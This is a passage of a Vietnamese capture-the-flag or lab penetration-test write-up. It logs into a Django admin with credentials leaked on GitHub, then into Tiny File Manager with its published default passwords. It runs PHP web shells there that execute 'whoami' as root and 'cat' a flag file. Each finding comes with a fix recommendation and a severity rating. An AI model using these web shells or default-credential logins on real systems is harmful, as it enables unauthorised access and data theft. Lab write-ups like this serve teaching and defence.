
Ta thấy được là có github của tác giả, ta sẽ thực hiện kiểm tra 1 số repository, ta có thể thấy được là ở repo WebAppSecProject ta có thể sử dụng tài khoản mật khẩu của trang django admin.




Sử dụng tài khoản đó truy cập vào trang /admin




Chọn vào mục member



Chọn flag - ST5



Ta có thể lấy được flag



Flag03{7wF3R7tvP6NVGNkxMbyFt}

## Lỗ hổng đã khai thác: Alunno Bonus 4


**Giải thích lỗ hổng:** Authentication vào index.php thông qua domain tìm kiếm được bằng thông tin trong admin django

**Khuyến nghị vá lỗ hổng:** Kiểm soát quyền truy cập vào trang index.php, xóa thông tin tìm kiếm, và thực hiện không public thông tin trên github


### Mức độ ảnh hưởng: [Cao]

#### Cách thức khai thác và Hình ảnh minh chứng:

Tiếp tục kiểm tra xung quanh một số thông tin có trong trang ta vừa tìm được thì ta thấy được có một domain trong hình




Ta sẽ tiếp tục vào file /etc/hosts để cấu hình thêm



```
root@klet-Aspire-E5-576:/etc
[...]
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::1  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
root@klet-Aspire-E5-576:/etc#
```

Sau khi cấu hình xong ta sẽ truy cập vào domain đó, ta thấy được thông tin như hình



Có thể đây là mã nguồn mở và ta có thể thực hiện tìm kiếm thông tin trên github

Repositories

- Code
- Commits
- Issues
- Discussions
- Packages
- Marketplace
- Topics
- Wikis
- Users

Languages

Language	Count
PHP	18
JavaScript	10
C#	5
Python	4
Shell	4
C	2
C++	2
CSS	2
Java	2
Batchfile	1

Ta có thể thấy được thông tin username và password được cung cấp

The screenshot shows a Linux desktop environment with a dark theme. A terminal window titled "password" is open in the top right corner. The main focus is a browser window showing the README.md file for the "tinyfilemanager" project on GitHub. The README contains instructions for setting up the application, requirements (PHP 5.5.0 or higher, fileinfo, iconv, zip, tar, and mbstring extensions), and how to use it. It also includes a warning about password hashing and a list of features.

**Requirements**

- PHP 5.5.0 or higher.
- Fileinfo, iconv, zip, tar and mbstring extensions are strongly recommended.

**How to use**

Download ZIP with latest version from master branch.

Just copy the `tinyfilemanager.php` to your webspace - that's all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what I meant for.

Default username: `password`, admin/admin@123 and user/12345.

**Warning:** Please set your own username and `password` in `auth_users` before use. `password` is encrypted with `password_hash()`, to generate new `password` hash [here](#).

To enable/disable authentication set `$use_auth` to true or false.


**Features**

- Open Source, light and extremely simple
- Mobile friendly view for touch devices
- Basic features like Create, Delete, Modify, View, Quick Preview, Download, Copy and Move files
- Ajax Upload, Ability to drag & drop, upload from URL, multiple files upload with file extensions filter
- Ability to create folders and files
- Ability to compress, extract files (zip, tar)
- Support user permissions - based on session and each user root folder mapping
- Copy direct file URL
- Cloud9 IDE - Syntax highlighting for over 150+ languages. Over 35+ themes with your favorite


Đăng nhập vào trang với username và password

The screenshot shows a Linux desktop environment with a dark theme. A browser window is open, showing the login page for the "H3K Tiny File Manager". The page features a large green "H3K" logo at the top, followed by the text "Tiny File Manager". Below the logo are two input fields: "Username" (containing "admin") and "Password" (containing a redacted string). A green "Sign in" button is positioned below the password field. At the bottom of the page, there is a small copyright notice: "© CCP Programmers".

Ta thấy được một số shell như sau



Vào từng mục để xem



Sau đó chọn open để thực hiện lệnh

File "shell.php"  
Full path: /var/www/html/data/shell.php  
File size: 28 B  
MIME-type: text/x-php  
Charset: utf-8


Download Open Edit Advanced Editor Back

```
<?php
    system("whoami");
?>
```

Ta thấy được lệnh được thực thi ở một tab mới

```
root
```

Kiểm tra tiếp các shell khác thì ta thấy được shell cat flag




File "shell\_221102072729.php"

Full path: /var/www/html/data/shell\_221102072729.php  
File size: 46 B  
MIME-type: text/x-php  
Charset: utf-8

Download Open Edit Advanced Editor Back

```
<?php
    system("cat ../../flag.txt");
?>
```

Chọn open để xem thì ta có được flag như hình



Flag04{klU3L13bxdiKQEzF5GD5wq}

Flag04{klU3L13bxdiKQEzF5GD5wq}

## Lỗ hổng đã khai thác: Alunno User


**Giải thích lỗ hổng:** Authentication vào alunno user thông qua private key RSA tìm kiếm được thông qua check thông tin các file có trong trang index.php

**Khuyến nghị vá lỗ hổng:** Kiểm soát việc phân phối key và kiểm soát truy cập khi vào user alunno

**Mức độ ảnh hưởng:** [Nghiêm trọng]

**Cách thức khai thác và Hình ảnh minh chứng:**

Ngoài ra ta thấy được là ở lệnh ls ta thấy được một số file sau khi open bên dưới



File Manager

